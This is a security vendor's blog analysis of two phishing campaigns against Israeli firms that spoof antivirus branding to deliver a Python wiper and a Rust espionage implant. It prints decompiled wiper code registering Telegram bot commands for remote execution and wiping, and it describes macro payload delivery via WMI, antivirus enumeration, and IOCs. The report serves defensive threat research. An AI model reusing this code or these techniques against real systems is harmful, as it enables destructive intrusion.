

UNG0801: Tracking Threat Clusters obsessed with AV Icon Spoofing targeting Israel

 seqrite.com/blog/ung0801-tracking-threat-clusters-obsessed-with-av-icon-spoofing-targeting-israel

Priya Patel

December 22, 2025

[Home](#) / [Technical](#) / UNG0801: Tracking Threat Clusters obsessed with AV Icon Spoofing targeting Israel



- Key Targets.
 - Industries Affected.
 - Geographical Focus.
- Infection Chain – Operation IconCat.
 - Infection Chain – I.
 - Infection Chain – II.

- Campaign-Analysis – Operation IconCat.
 - Campaign-I
 - Initial Findings.
 - Looking into the malicious PDF File.
 - Technical Analysis.
 - Malicious PyInstaller implant – PYTRIC
 - Campaign-II
 - Initial Findings.
 - Looking into the malicious Spear-Phishing Outlook File.
 - Technical Analysis.
 - Malicious Word Document.
 - Malicious Rust Implant – RUSTRIC
 - Infrastructural Analysis.
 - Conclusion
 - SEQRITE Protection.
 - IOCs
 - MITRE ATT&CK.

Introduction

SEQRITE Labs' APT Team has been tracking **Unknown-Clusters [UNG0801]**, a slightly advanced yet persistent threat entity believed to originate from **Western Asia**, with activity primarily observed against **Israeli organizations**. The cluster shows a strong focus on **enterprise environments**, relying on **socially engineered phishing lures** written in **Hebrew** and designed to resemble routine internal communications, such as compliance updates, security advisories, or corporate webinar announcements.

A recurring pattern across the observed campaigns is the actor's heavy reliance on **antivirus icon spoofing**. Branding from well-known security vendors, most notably **SentinelOne and Check Point**, is abused to create a false sense of legitimacy. These spoofed AV-themed decoys are **dropped by malicious Word and PDF documents**, which act as the initial delivery mechanism. Once opened, the documents lead to the extraction or execution of the decoy content, increasing the likelihood of user interaction and follow-on compromise.

This activity was initially tracked internally by SEQRITE Labs as **Operation IconCat**, during which **two distinct infection chains** were identified beginning in the **third week of November 2025**, both targeting certain organizations across Israel. While the campaigns differ in their implants and supporting infrastructure, the consistent abuse of **AV icon spoofing within a narrow operational timeframe**, we think that it suggests a shared operator or playbook. Based on this behavioral linkage, SEQRITE Lab APT-Team groups these campaigns under a single activity cluster, now tracked as **UNG0801**, which is subjected to change, based on future research.

Key Targets

UNG0801 which comprises of both the campaign clusters have targeted a certain set of industries on the selected jurisdictions of interest, which are as follows:

Industries Affected

- Information Technology and Managed Service Providers.
- Human Resources and Staffing Services.
- Software Development and Technology Companies

Geographical Focus


Israel

Infection Chain – Operation IconCat.

Campaign – I



Campaign – II



Campaign-Analysis – Operation IconCat


As, we previously mentioned that we group the cluster of threat campaigns under the name UNG0801, we also term this as Operation IconCat, as we believe the shared playbook, which involves abuse of AV Icons, of well-known vendors, therefore, now we will look into the depth of the campaigns and implant and other specific details into further sections.

Campaign – I

In, this campaign of shared playbook focusing on AV-abuse, we found the first campaign, which had been abusing the icon of CheckPoint Anti-Malware Vendor by spoofing it, further using it as the logo for the PyInstaller implant which we have decided to term as **PYTRIC**, acting as a legitimate binary, therefore, we are tracking it as the first campaign or cluster under UNG0801 or Operation IconCat.

Initial Findings.

As at SEQRITE Labs APT-Team, we meticulously track initial access payloads, such as shortcut files, spear-phishing based emails, malicious installers and much more, we did come across a PDF file, which is named as help.pdf.



This sample had been uploaded on the public sandbox corpus on the date of 16 Nov 2025, and had been uploaded initially from the geolocation of Israel. Along with us other [security researcher](#) also found this campaign.

Looking into the malicious PDF File.



Upon initial analysis of the PDF file, **help.pdf**, we observed that it serves both as a **document-based lure** and as a **delivery mechanism for the next stage of the infection chain**. The document instructs the victim to download a tool named “**Security Scanner**”, which is hosted on **Dropbox** and protected with the password “**cloudstar**”. As part of the social engineering, the document advises users to ensure they are using the **latest version of the tool**, falsely implying its legitimacy by associating it with **Check Point**.

1. הפעלה

כאשר הרישום Security Scanner מופעל, תוצג תחילה הודעת טעינה המצביעה על כך שהמערכת מבצעת אתחול וטעינת רכיבי המערכת. אנו המותן עד להשלמת תהליך הטעינה ומתחת הממשק הראשי.




To make, the decoy relevant as much as possible, the PDF also contains logo and image of the start-up screen of the security tool provided by Check Point Anti-Malware Vendor.

2. הגדרות כלליות

לפי תחילת הסריקה, מופץ לרצון בהגדרות ולהתאים את ההודעות הסריקה לפי צרכיך:


- Theme — בחירה בין ממשק בהיר או כהה
- Auto-save Scan Results — שמירת תוצאות הסריקה אוטומטית של תוצאות הסריקה
- Enable Deep Scan — הפעלת סריקה מעמיקה (איתור יותר אך יעילות יותר) — אפשרות
- Scan Timeout — הגדרת מנגנון זמן מריבית לסריקה (בשניות)
- Remember Last Scan Target — זכירת יעד הסריקה האחרון באופן אוטומטי
- Auto-switch to Results Tab — מעבר אוטומטי ללשונית התוצאות בסיום הסריקה




In the next page, the document focuses on providing **step-by-step instructions for initiating the scan**, including selecting the target drive or folder and choosing between a **quick** or **comprehensive** scan mode. It also explains how users can start or stop the scanning process and visually monitor scan progress through an on-screen progress indicator, reinforcing the appearance of a legitimate and functional security tool.



In the third page of this PDF, it focuses on the types of scanning, which are available such as Comprehensive Scan , Quick Scan and much more.



Well, the last page of this malicious PDF focuses on the **scan results interface**, which is displayed once the scanning process is complete. This section presents a summary of key metrics, including the **total number of files scanned**, **detected threats**, and **overall scan duration**. Additionally, it provides a **detailed listing of suspicious files and running processes**, along with generic remediation recommendations.



In the next section, we will look into the technical analysis of the second-stage payload, which the PDF manual instructs the victim to download from Dropbox.

Technical Analysis.

In this section, we will now focus on the technical capabilities of the implant, which we track as PYTRIC.

Malicious PyInstaller Implant – PYTRIC.

```
▼ PE64
  Operation system: Windows(Vista)[AMD64, 64-bit, GUI]
  Linker: Microsoft Linker(14.36.35215)
  Compiler: Microsoft Visual C/C++(19.36.35215)[C]
  Language: C/C++
  Tool: Visual Studio(2022 version 17.6)
  ▼ Overlay: Binary
    Data: ZLIB data[ZLIB compression best]
  Archive record[unpacked]: Binary
```

909	0002ce30	00000001400...	Section(1)...	44	U	Path of Python DLL (%ls) and its name (%hs) exceed buffer size (%d).
910	0002cec0	00000001400...	Section(1)...	20	U	Failed to load Python DLL '%ls'.
912	0002cf20	00000001400...	Section(1)...	09	A	Py_DeclRef
913	0002cf30	00000001400...	Section(1)...	2c	U	Failed to import symbol %hs from Python DLL.
915	0002cfb0	00000001400...	Section(1)...	0f	A	Py_DecodeLocale
916	0002cfc0	00000001400...	Section(1)...	0b	A	Py_Finalize
917	0002cfd0	00000001400...	Section(1)...	30	A	Py_IsInitialized
918	0002cfe8	00000001400...	Section(1)...	30	A	Py_PreInitialize
919	0002d000	00000001400...	Section(1)...	13	A	PyInitConfig_Create
920	0002d018	00000001400...	Section(1)...	11	A	PyInitConfig_Free
921	0002d030	00000001400...	Section(1)...	13	A	PyInitConfig_SetInt
922	0002d048	00000001400...	Section(1)...	13	A	PyInitConfig_SetStr
923	0002d060	00000001400...	Section(1)...	17	A	PyInitConfig_SetStrList
924	0002d078	00000001400...	Section(1)...	15	A	PyInitConfig_GetError
925	0002d090	00000001400...	Section(1)...	1b	A	Py_InitializeFromInitConfig
926	0002d0b0	00000001400...	Section(1)...	0e	A	PyConfig_Clear
927	0002d0c0	00000001400...	Section(1)...	1b	A	PyConfig_InitIsolatedConfig
928	0002d0e0	00000001400...	Section(1)...	0d	A	PyConfig_Read
929	0002d0f0	00000001400...	Section(1)...	17	A	PyConfig_SetBytesString

Initially, upon loading the binary into basic analysis tools, we observed that it was packaged using **PyInstaller**. In simple terms, this means the malware was originally written in **Python** and then bundled into a standalone Windows executable. PyInstaller packages the Python interpreter, required libraries, and the attacker's Python code into a single binary, allowing it to run on systems without Python installed. This technique is commonly abused by threat actors as it simplifies deployment while also adding a thin layer of obfuscation, making static analysis slightly more cumbersome.

```
[+] Pyinstaller version: 2.1+
[+] Path: C:\Users\user\AppData\Local\Temp\PyInstaller\...
```

Therefore, we decided to extract the files from this malicious PYZArchive, further upon decompiling this main.pyc file, we found the malicious fragments of the code.


```

bot = TelegramBot('8394265285:AAFe0YZdRP2yt1cK2L_s2glZx0xarf_nRA',-0xE99800CD7A)
bot.register_command('run',lambda args: run_command(bot,args))
bot.register_command('bg',lambda args: bg_command(bot,args))
bot.register_command('output',lambda args: output_command(bot,args))
bot.register_command('stop',lambda args: stop_command(bot,args))
bot.register_command('pause_backup',lambda args: pause_backup_command(bot,api))
bot.register_command('resume_backup',lambda args: resume_backup_command(bot,api))
bot.register_command('pause_wipe',lambda args: pause_wipe_command(bot,api))
bot.register_command('resume_wipe',lambda args: resume_wipe_command(bot,api))
bot.register_command('pause_all',lambda args: pause_all_command(bot,api))
bot.register_command('resume_all',lambda args: resume_all_command(bot,api))

```

Now, in the final part of this script, we can see that there are multiple commands which were executed from the TA's end, which perform tasks such as performing system-wide wipe, delete all the backup, check for backup status and much more, making this implant a sort of Wiper, on the victim's end.

Therefore, we conclude that the PYTRIC implant, is basically a poorly programmed malware, backed up by PyInstaller. Further, looking into the Telegram bot-token, we found that the name of the bot, which had been used to connect to the TA is Backup2040, which had been used to perform the above operation.

Campaign – II

Now, in this second-campaign of shared playbook focusing on AV-abuse, we found the that it had been abusing the icon of SentinelOne Anti-Malware Vendor by spoofing it, further using it as the logo for the Rust based implant, which we have decided to term as RUSTRIC, acting as a legitimate binary, therefore, we are tracking it as the second campaign or cluster under UNG0801 or Operation IconCat.

Initial Findings.

Once we had tracked the first campaign, we later also tracked and identified a malicious spear-phishing based email, which has been uploaded from Israel.

As, we can see that the sample has been uploaded on the public sandbox corpus on the date of 17 Nov 2025. Now, let us look into the malicious Spear-Phishing based email.

Looking into the malicious Spear-Phishing Email-File.

Initially, upon examining the malicious spear-phishing email, we found that it was **impersonating L.M. Group**, a legitimate Israeli human resources and staffing services company, by abusing the l-m.co.il domain. Upon, looking into the contents of the email, we figured out that the TA had used certain wordings to resemble an internal corporate communication, using a generic departmental sender name and formal Hebrew language, and carried attachments presented as routine company guidelines and webinar materials, that are Webinar.doc and Webinar.zip .

Technical Analysis.

In this section, we will focus on two components of this campaign, the first being the malicious word document, containing macros, leading to the second and final stager, which we track as RUSTRIC.

Malicious Word Document.

Initially, upon looking into initial file analysis tools, we became quite familiar with the file format, that it is a document file containing macros.

Furthermore, we also noticed that the document is basically corrupted and the sole purpose of the word file is to drop the final stager. Upon looking at the streams, we figured out of all the streams, there are only two interesting ones, containing malicious code.

Further extracting the malicious macro, we found that it contains a few sets of interesting functions for performing certain tasks, also we found that the threat actor left a very heart-warming message for analysts and the target which goes as Hi :), have a nice time :).

Upon analyzing the function WriteHexToFile, we determined that it is responsible for **extracting and reconstructing the final-stage payload** from the UserForm1 stream. The function reads a large **hex-encoded blob** stored within the design-time value of UserForm1.TextBox1.Text, removes all formatting artifacts such as spaces and line breaks, and validates the integrity of the data. It then decodes the hex string byte-by-byte into its raw binary form and writes the reconstructed payload to disk as PhotoAcq.log within the target's *Downloads* directory, known as PhotoAcq.log .

Also, we saw a very unique pattern, that the threat actor, loves overusing emotes and repeating and leaving similar messages everywhere across the malicious script.

Next, upon looking into the function `love_me_` is responsible for **executing the reconstructed payload** once it has been written to disk. It builds the full path to the dropped file, `PhotoAcq.log`, located within the victim's *Downloads* directory, and leverages **Windows Management Instrumentation (WMI)** to launch it. Specifically, the macro obtains a handle to the `Win32_Process` class via the `root\cimv2` namespace and invokes the `Create` method to spawn a new process.

Next, we will look into the final payload, which is RUSTRIC.

Malicious Rust Implant – RUSTRIC

Initially, upon loading the binary into initial analysis tools, we figured out that this is a Rust-based implant.

Reaching to the main function, we found that as it is a Rust binary, there are lot of mixture of library as well as code fragments which were of little interest.

Moving ahead, we found an interesting function, which performs a ton of tasks such as enumerating the list of antiviruses present on the target's machine.

As mentioned, we also saw that it enumerates a total of 28 anti-viruses which include QuickHeal, CrowdStrike, CheckPoint, ESET and much more by enumerating the filenames of the anti-malware agent files, specific folders and much more. The list of anti-malware vendors enumerated by this implant are as follows:

#	Antivirus Name
1	Quick Heal
2	Microsoft Defender
3	Avast
4	AVG
5	Avira
6	Bitdefender
7	Kaspersky
8	ESET
9	McAfee
10	Norton
11	Trend Micro
12	Sophos
13	Malwarebytes
14	Panda Security
15	F-Secure
16	Comodo
17	Webroot
18	Cylance

19	SentinelOne
20	VMware Carbon Black
21	CrowdStrike
22	G DATA
23	Qihoo 360
24	K7 Computing
25	Doctor Web
26	Check Point
27	BullGuard
28	Emsisoft

Further, once the enumeration is complete and in case the implant finds out that the certain AVs are not present, it also prints a message that is “**No Detections Found**”, next, once the AV-enumeration is done, it proceeds to perform next set of actions.

Initially, it executes the command `whoami.exe` , which is basically a generic behavior performed by implants, although quite noisy.

Next, it executes the command `hostname.exe` , which again is a generic behavior to enumerate the hostname of the target.

And, the final command, the implant runs is basically `nslookup.exe` which basically, performing network related operation.

Well, the last but not the least is, we also extracted the address of the command-and-control framework, in this case the implant, had been making multiple attempts to connect to the C2 address.

Now, as we conclude the analysis of this basic implant, we will next head over to looking at the infrastructural based artefacts.

Infrastructural Analysis.

In the first campaign, we figured out that the threat actor had been abusing Telegram for its communication and infrastructural based tasks, whereas, in the second campaign, we extracted the command-and-control from the implant.

Well, looking into the infrastructural details, we found that there have been multiple redirects to the HTTPS version of the webpage, along with the latest response, which we found, that it had been serving on port 443, which we believe that had been the port for communicating with the C2 server.

Next, we observed an interesting detail during the infrastructure review. The IP address mapped to the domain was still associated with a netvigil.org CNAME and continued to present a TLS certificate issued for that domain instead of the one we were analyzing. This indicates that the VPS previously hosted netvigil.org and was never fully reconfigured for the new domain. In practice, this type of residue, we believe where the underlying host retains certificates or virtual host entries from an earlier setup, is common on low-cost or repurposed infrastructure often seen in malicious operations.

We believe that the actor simply pointed a new domain to an existing server without cleaning up the older configuration.

A review of the certificate history in Censys further supports this assessment. When querying for netvigil.org, we identified multiple active and recently issued certificates tied to the same domain, including wildcard entries (*.netvigil.org).

Conclusion

Therefore, we conclude that, although both the campaigns, the motives are different, they share a quite similar playbook for abusing AV-Icons on implants for execution, which binds both these under the cluster UNG0801, the first one abusing Check Point’s icon and theme for the delivery of PYTRIC implant, which performs devastating actions such as wiping system information, while, the other also abuses Sentinel One’s icon and a little similar theme for delivery of RUSTRIC implant, which we believe is only for espionage purposes.

Attribution is indeed a tough and confusing call but based on quite similar playbook and timeframe of the campaigns, we group this under Operation IconCat or UNG0801. While, with a little contradiction, we believe the first campaign, does not intend on data stealing or espionage, whereas the second campaign, focuses on espionage, mimicking the behavior of an Advanced-Persistent-Threat (APT) group.

Therefore, that sums up our research and provided the above reasons with certain confidence of grouping the campaigns under a cluster, **which is subjected to change**, as well as highlighting the certain differences.

SEQRITE Protection.

- Inject
- Win64
- Trojan.50253.GC
- Trojan.50255.GC
- Trojan.50254.GC

IOCs

Hash	File Type
6df21646d13c5b68c14c70516dfc74ef2aef4a4246970d7f4fbd072053ba40e6	Outlook
6f079c1e2655ed391fb8f0b6bfafa126acf905732b5554f38a9d32d0b9ca407d	Documet
77ceeb88a1fe4fb03af1acc589e02aeb156e3b22b110124ce1b25c940b0d9bbe	ZIP
54ebdea80d30660f1d7be0b71bc3eb04189ef2036cdbba24d60f474547d3516a	EXE
2afcac3231235b5cea0fc702d705ec76afec424a9cec820749b83b6299d1fe1b	EXE

Host/IP Addresses

stratioai[.]org

hxxps://www[.]dropbox[.]com/scl/fi/e2tctz6iy0s81dcxysbkf/help.pdf?
rlkey=4b3uydquzd0h5xe7lk0gk95r9&st=c1qfydwi&dl=1

159[.]198[.]68[.]25

MITRE ATT&CK

Tactic	Technique ID	Technique Name	How It Applies to Operation IconCat
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Both campaigns rely on malicious PDF and Word document attachments delivered via spear-phishing
	T1566.002	Phishing: Spearphishing Link	Campaign-I instructs victims to download a fake “Security Scanner” from Dropbox
	T1204.002	User Execution: Malicious File	Victims are socially engineered to manually open PDF/Word documents
Execution	T1059.006	Command and Scripting Interpreter: Python	Campaign-I deploys a PyInstaller-packed Python malware (PYTRIC)
	T1059.005	Command and Scripting Interpreter: Visual Basic	Campaign-II uses malicious VBA macros in a Word document
	T1047	Windows Management Instrumentation	RUSTRIC is executed via WMI (Win32_Process.Create)
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location	Both campaigns spoof trusted antivirus vendors (Check Point and SentinelOne)
	T1027	Obfuscated Files or Information	Payload is hex-encoded within Word document.
	T1218	Signed Binary Proxy Execution	Malware execution leverages trusted Windows binaries (e.g., wmic, nslookup, whoami, hostname)

Discovery	T1518.001	Security Software Discovery	RUSTRIC enumerates 28 different antivirus and EDR products by checking known file paths and process indicators.
Command and Control	T1105	Ingress Tool Transfer	Campaign-I retrieves the second-stage payload from Dropbox as part of the infection chain.
	T1071.001	Application Layer Protocol: Web Protocols	Both implants attempt to connect attacker-controlled C2 infrastructure over standard web-based protocols.